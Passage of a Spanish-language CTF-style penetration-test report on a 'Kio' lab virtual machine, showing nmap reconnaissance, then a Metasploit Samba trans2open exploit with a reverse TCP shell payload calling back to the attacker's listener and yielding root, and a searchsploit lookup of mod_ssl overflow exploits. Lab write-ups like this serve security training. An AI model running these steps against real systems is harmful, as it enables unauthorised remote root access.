	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	04/09/2023	08/09/2023	1.0	MQ-HM-KIO	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

N.- MQ-HM-KIO

Generado por:

Jonathan Jesús Jacinto Badillo

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
04.09.2023

Índice

1. Reconocimiento

-Reconocimiento del equipo

comando: sudo nmap -sn -T4 192.168.3.0/24


```
┌──(kali㉿kali)-[~/Desktop/kio]
└─$ sudo nmap -sn -T4 192.168.3.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-05 06:03 EDT
Nmap scan report for 192.168.3.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.3.2
Host is up (0.00028s latency).
MAC Address: 00:50:56:EF:20:A0 (VMware)
Nmap scan report for 192.168.3.131
Host is up (0.00057s latency).
MAC Address: 00:0C:29:2B:67:09 (VMware)
Nmap scan report for 192.168.3.254
Host is up (0.00072s latency).
MAC Address: 00:50:56:ED:17:7A (VMware)
Nmap scan report for 192.168.3.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.08 seconds

┌──(kali㉿kali)-[~/Desktop/kio]
```

-Reconomiento de puertos


comando: sudo nmap -v -T4 -A -p- 192.168.3.131

```
┌──(kali㉿kali)-[~/Desktop/kio]
└─$ sudo nmap -sV -v -T4 -p- -A -O 192.168.3.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-05 06:11 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:11
Completed NSE at 06:11, 0.00s elapsed
Initiating NSE at 06:11
Completed NSE at 06:11, 0.00s elapsed
Initiating NSE at 06:11
Completed NSE at 06:11, 0.00s elapsed
Initiating ARP Ping Scan at 06:11
Scanning 192.168.3.131 [1 port]
Completed ARP Ping Scan at 06:11, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:11
Completed Parallel DNS resolution of 1 host. at 06:11, 0.01s elapsed
Initiating SYN Stealth Scan at 06:11
Scanning 192.168.3.131 [65535 ports]
Discovered open port 111/tcp on 192.168.3.131
Discovered open port 80/tcp on 192.168.3.131
Discovered open port 443/tcp on 192.168.3.131
Discovered open port 22/tcp on 192.168.3.131
Discovered open port 139/tcp on 192.168.3.131
Discovered open port 1024/tcp on 192.168.3.131
Completed SYN Stealth Scan at 06:11, 6.06s elapsed (65535 total ports)
```

-Reconomiento de servicios, versiones y sistema operativo




```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1026/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: SMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-09-05T08:30:56+00:00; -1h59m57s from scanner time.
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
| Not valid after:  2010-09-26T09:32:06
| MD5:   78ce:5293:4723:e7fe:c28d:74ab:42d7:02f1
|_SHA-1: 9c42:91c3:bed2:a95b:983d:10ac:f766:ecb9:8766:1d33
| http-methods:
|_  Supported Methods: GET HEAD POST
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
```



```
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:2B:67:09 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Uptime guess: 0.049 days (since Tue Sep  5 05:20:10 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:
|_clock-skew: -1h59m57s
| nbstat: NetBIOS name: KIO-KID, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   KIO-KID<00>          Flags: <unique><active>
|   KIO-KID<03>          Flags: <unique><active>
|   KIO-KID<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   MYGROUP<00>          Flags: <group><active>
|   MYGROUP<1d>          Flags: <unique><active>
|_  MYGROUP<1e>          Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 192.168.3.131

NSE: Script Post-scanning.
```

-Reconocimiento web con WAPPALYZER




IP, Puertos Sistema operativo

IP	192.168.3.131
Sistema Operativo	Linux 2.4.9 - 2.4.18
Puertos/Servicios	80 http 443 Https 22 ssh 111 rpcbind 139 netbios-ssn 443 ssl/https 1024 kdm


2. Análisis de vulnerabilidades/debilidades

-Análisis de servicios de apache, mod_ssl y OpenSSL desactualizados
-Uso de SSLV
-Comando: sudo nmap -sVC -A -sS -p22,80,111,139,443,1024 -v 192.168.3.131



-SAMBA SERVER


Comando: enum4linux 192.168.3.131



Puerto	Vulnerabilidad
80	Apache
443	Openssl – mod_SSL

-Análisis de vulnerabilidades con Nessus:

- Detección de servicios vulnerables APACHE 1.2 Y 1.3




3. Explotación


Proceso manual/ automatizado.

Automatizado

-Ingresamos a Metasploit con el comando: “msfconsole” y buscamos el módulo del servicio samba con: “search samba”



-Usamos el modulo 22 con: “use 22” y vemos las opciones con: “show options” para ver los parámetros que falta completar



```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.3.131    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.3.129    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

-Colocamos el remote host (rhost) que seria la maquina que deseamos conectarnos, comando: “set rhost 192.168.3.131”

```
msf6 exploit(linux/samba/trans2open) > set rhost 192.168.3.131
rhost => 192.168.3.131
```

-Y uno de los últimos pasos para hacer la explotación exitosa seria colocar el payload por etapas, buscamos los payload disponibles con: “show payloads”

```
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                                   normal  No     Command Shell, Bind SSM (via AWS API
)
   3   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inli
ne
   4   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP I
nline
   5   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connec
tion
   6   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/adduser                                            normal  No     Linux Add User
   8   payload/linux/x86/chmod                                              normal  No     Linux Chmod
   9   payload/linux/x86/exec                                               normal  No     Linux Execute Command
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp                          normal  No     Linux Mettle x86, Bind IPv6 TCP Stag
er (Linux x86)
   11  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                     normal  No     Linux Mettle x86, Bind IPv6 TCP Stag
```

-Colocamos el payload elegido con: “set payload Linux/x86/Shell_reverse_tcp , y verificamos que el payload y los parámetros estén colocados con el comando: “show options”

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.3.131    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                      g-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.3.129    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

-Y corremos el exploit con “run” o “exploit”

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.3.129:4444
[*] 192.168.3.131:139 - Trying return address 0xbffffdfc...
[*] 192.168.3.131:139 - Trying return address 0xbffffcfc...
[*] 192.168.3.131:139 - Trying return address 0xbffffbfc...
[*] 192.168.3.131:139 - Trying return address 0xbffffafc...
[*] 192.168.3.131:139 - Trying return address 0xbfffaf9fc...
[*] 192.168.3.131:139 - Trying return address 0xbfffaf8fc...
[*] 192.168.3.131:139 - Trying return address 0xbfffaf7fc...
[*] 192.168.3.131:139 - Trying return address 0xbfffaf6fc...
[*] Command shell session 5 opened (192.168.3.129:4444 → 192.168.3.131:1043) at 2023-09-05 08:43:53 -0400

[*] Command shell session 6 opened (192.168.3.129:4444 → 192.168.3.131:1044) at 2023-09-05 08:43:55 -0400
[*] Command shell session 7 opened (192.168.3.129:4444 → 192.168.3.131:1045) at 2023-09-05 08:43:56 -0400
[*] Command shell session 8 opened (192.168.3.129:4444 → 192.168.3.131:1046) at 2023-09-05 08:43:57 -0400

ls
exploit
whoami
root
who a mi
whoami
root
exit
```

-Así ya estaríamos dentro de la maquina Kio con todos los privilegios accesibles mediante root.

Manual

-Busqueda de exploits para la vulnerabilidad encontrada en los servicios de APACHE desactualizados:

```
┌──(kali㉿kali)-[~/Desktop/kio]
└─$ searchsploit mod_ssl
──────────────────────────────────────────────────────────────────────── ─────────────────────────────
 Exploit Title                                                          |  Path
──────────────────────────────────────────────────────────────────────── ─────────────────────────────
Apache mod_ssl 2.0.x - Remote Denial of Service                         | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow              | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow    | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KE | unix/remote/40347.txt
──────────────────────────────────────────────────────────────────────── ─────────────────────────────
Shellcodes: No Results
Papers: No Results

┌──(kali㉿kali)-[~/Desktop/kio]
```

-Buscamos y copiamos el numero del exploit seleccionado hacia una carpeta en la que deseemos guardar, en mi caso “xploit”, en mi carpeta de trabajo kio para la maquina a conectar, usamos el comando: “searchsploit -m 47080” para obetener el exploit en archivo .C

```
┌──(kali㉿kali)-[~/Desktop/kio/xploit]
└─$ searchsploit -m 47080
